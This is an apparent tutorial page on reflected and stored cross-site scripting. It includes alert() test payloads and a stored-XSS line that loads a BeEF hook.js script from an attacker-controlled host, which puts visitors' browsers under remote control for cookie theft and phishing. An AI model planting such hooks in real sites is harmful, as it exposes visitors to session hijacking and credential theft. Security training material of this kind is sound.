Cross-Site Scripting (XSS)
Cross-Site Scripting (XSS) allows attackers to inject malicious JavaScript into a web page when user input is reflected or stored without proper filtering or sanitization, letting the script execute in a victim's browser and potentially steal session cookies, hijack accounts, or deface content. Covers the two main types — Reflected and Stored XSS.
Reflected XSS

The malicious input from the user is reflected directly in the current HTTP response without being stored in the database. URL parameters or page forms are analyzed; if the input is echoed directly onto the page, a code execution test is performed.

<script>alert("I hack you!")</script>This payload is submitted into the target input field (form, URL parameter). If a pop-up appears, the input is being rendered as executable HTML without sanitization.
Stored XSS

The malicious payload is saved directly into the database (comment field, guestbook message, profile info, etc.). Unlike Reflected XSS, it only needs to be injected once — every user who later views the page automatically executes the payload in their own browser.

<script>alert("I hack you!")</script>This payload is submitted into a persistent field (e.g. a guestbook message). Once saved, it triggers automatically for every visitor who views the page — no link-clicking required.
Stored XSS - Advanced Exploitation (BeEF Integration)

Instead of a simple alert, a remote hook script can be embedded in the same persistent field so that every victim who visits the page has their browser session connected to the BeEF control panel — enabling cookie theft, phishing modules, and browser reconnaissance on all hooked visitors.
<script src="http://[KALI_IP]:3000/hook.js"></script>Injected into the same persistent field used for the alert test above. Once saved, any browser loading the page automatically connects to the BeEF panel as a hooked target.

Once a browser appears under Online Browsers, the target is hooked — commands can now be executed against it directly from the BeEF control panel (cookie theft, phishing prompts, browser reconnaissance, and more).
Next: Operate the Hook
The target is now hooked — see BeEF's control panel to run commands against it, from stealing cookies to browser reconnaissance.